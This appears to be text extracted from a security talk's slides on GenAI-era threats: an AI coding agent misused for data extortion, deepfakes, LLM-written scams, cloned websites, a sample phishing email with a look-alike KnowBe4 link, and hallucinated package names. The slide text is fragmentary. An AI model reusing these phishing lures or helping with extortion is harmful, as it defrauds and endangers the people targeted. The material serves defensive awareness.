

Threats and Mitigations Landscape in the Age of GenAI

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
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<https://www.swisscyberstorm.com/ai-village/>



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What This Talk Is Not About

'Vibe hacking': how cy
Code to scale a data e

The threat: We recently disrupted
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and religious institutions. Rather than encrypt
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The actor used AI to what we believe
Claude Code was used to automate the process of
victims' credentials, and penetrate their systems
to make both tactical and strategic demands.
data to exfiltrate, and how to craft ransom
demands. Claude analyzed the environment to
determine appropriate ransom amounts based on
alarming ransom notes that were left behind.

Anthropic Disrupts AI-Powered Cyberattacks Automated by Claude Code and Extortion Across Critical Sectors

Aug 27, 2025 · Ravie Lakshmanan

Anthropic on Wednesday revealed that it disrupted a sophisticated cyberattack that **weaponized** its artificial intelligence (AI)-powered chatbot to conduct large-scale theft and extortion of personal data in July.

"The actor targeted at least 17 distinct organizations, including healthcare, emergency services, and government, and religious institutions," **said**. "Rather than encrypt the stolen information with traditional ransomware, the actor threatened to expose the data publicly in order to attempt to force victims into paying ransoms that sometimes exceeded \$500,000."

"The actor employed Claude Code on Kali Linux as a comprehensive platform, embedding operational instructions in a CLAUDE.md file with persistent context for every interaction."

Kevin Beaumont
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Aug 27

I looked at a 'first generative AI ransomware' article tonight from a vendor, and looked into the actual samples.

It appears they're not really ransomware, but created by a security vendor as a proof of concept.

Need to decide if I write this up.

Hide

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



Figure 7.1 Remote login is a lot like astral projection.



What This Talk Is About



Figure 7.1 Remote



So What Is Even "Hacking"?

- I was on the board that wrote this law, and that's not what the law was for!
- Sir, I can't speak to what you intended, but that's not what you wrote.
- There is a gap between what people think the thing they build does, and what it actually does
- Hacking is exploiting this gap.





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Marcus Hutchins
~ "Hacker who saved
the Internet"

How Do LLMs Change Those Gaps?


“Soft” Biometrics



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Real-Time Controlled Video No Longer Needs Technical Expertise




Soft Biometric Authentication Is Dead

Long Live
Proper Authentication

Phishing / Scams

8.3 Case Study: Shā Zhū Pán Attacks (early 2023)

In another case study by the Sophos security team, a text-based scam called Shā Zhū Pán, which translates to “pig butchering,” has started utilizing LLM-generated responses [11, 12]. This scam uses fake cryptocurrency trading and lures the targets through a feigned romantic interest in them. A victim contacted the team after conversing with the scammer and receiving the message displayed in Fig. 8.2



Personalization is Now Free

Kind regards,

[REDACTED]

Recruitment Specialist

Global Human Resources

[REDACTED]

PDF

Cheminformatics Software...

113 KB

[REDACTED]

We are thrilled to offer you the position of Senior Machine Learning Engineer and Cybersecurity Lead at [Company Name], a pioneer in the field of artificial intelligence and finance. Your expertise in machine learning and cybersecurity makes you the ideal candidate to lead our AI-powered threat detection initiatives.

As our Sr. ML Engineer & Cybersecurity Lead, you will develop cutting-edge AI systems to detect and mitigate potential threats, working with a talented team of researchers and engineers. Your leadership and innovation will be rewarded with a competitive salary, equity options, and an attractive benefits package, including flexible work arrangements and professional development support.

Join us at [Company Name] and let's revolutionize cybersecurity together!


Sincerely,

[Your Name]


[Your Position/Title]

[Company Name]

So Is Website Cloning/Creation



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The screenshot shows the official Scala website. At the top, there is a dark navigation bar with the Scala logo on the left and links for LEARN, INSTALL, PLAYGROUND, FIND A LIBRARY, COMMUNITY, GOVERNANCE, and BLOG (the latter being highlighted in red). Below the navigation bar, a large blue header section contains the title "SCAMS IN THE SCALA COMMUNITY UPDATE". The main content area starts with a timestamp ("Monday 18 March 2024") and the author ("The Scala Center"). The text discusses a wave of employment scams in the Scala community and encourages reading another article by Krebs on Security. A "Report stats" section follows, listing findings such as 20 reports received and 8 fraudulent websites created. To the right, a sidebar titled "Contents" lists links to "Report stats", "The Scam", "The Scala Center's Response", and "What you can do". At the bottom of the sidebar, there is a link for reporting page issues.

Monday 18 March 2024

The Scala Center

We recently wrote about a [wave of employment scams](#) in the Scala community. We write this blog post to update the community on the progress, raise awareness, share the learnings, actions we are taking, and steps you could take if you are a victim of such a scam.

We also invite you to read another article on this topic, by Krebs on Security, from 2021, "[How to Tell a Job Offer from an ID Theft Trap](#)"

Report stats

- From the end of January until now we received 20 reports, explaining the scam. From the reports, we could identify that:
- 8 fraudulent websites were created, copies of "<https://docs.scala-lang.org/>"
- 5 services were used (MightyRecruiter, Thinkific, LinkedIn, Graphy, Dynadot)

Contents

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
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 [Problem with this page?](#)
Please help us fix it!

“Quantity Has a Quality Of Its Own”



Training Reminder: Due Date

To: redacted@healthcare

Good morning

Your Security Awareness Training will expire within the next 24hrs. You only have 1 day to complete the following assignment:

- 2020 KnowBe4 Security Awareness Training

Please note this training is not available on the employee training Portal. You need to use the link below to complete the training:
<https://training.knowb.e4.com/auth/saml/4d851fef35c0f>

This training link is also available on [Security Awareness Training](#).

Use the URL: training.knowbe4.com/login if you like to access the training outside of the network. Please use your email on the initial KnowBe4 login screen. Once the browser directs you to authentication page, please enter your username, password, and click the "Sign in" button to access the training.

Your training record will be available within 30 days after the campaign is concluded.

Thank you for helping to keep our organization safe from cybercrime.

Information Security Office

Humans Cannot Not Get Phished

End User Blame
Can Stop Now

Code Gen

```
# python
> huggingface-cli login

> pip install huggingface-cli
# Nope => ~ 5000 downlaods/month

> pip install "huggingface_hub[cli]"
# yay
```

SECURITY

This article is more than 1 year old

AI hallucinates software packages and devs download them – even if potentially poisoned with malware

Simply look out for libraries imagined by ML and make them real, with actual malicious code. No wait, don't do that

 [Thomas Claburn](#)

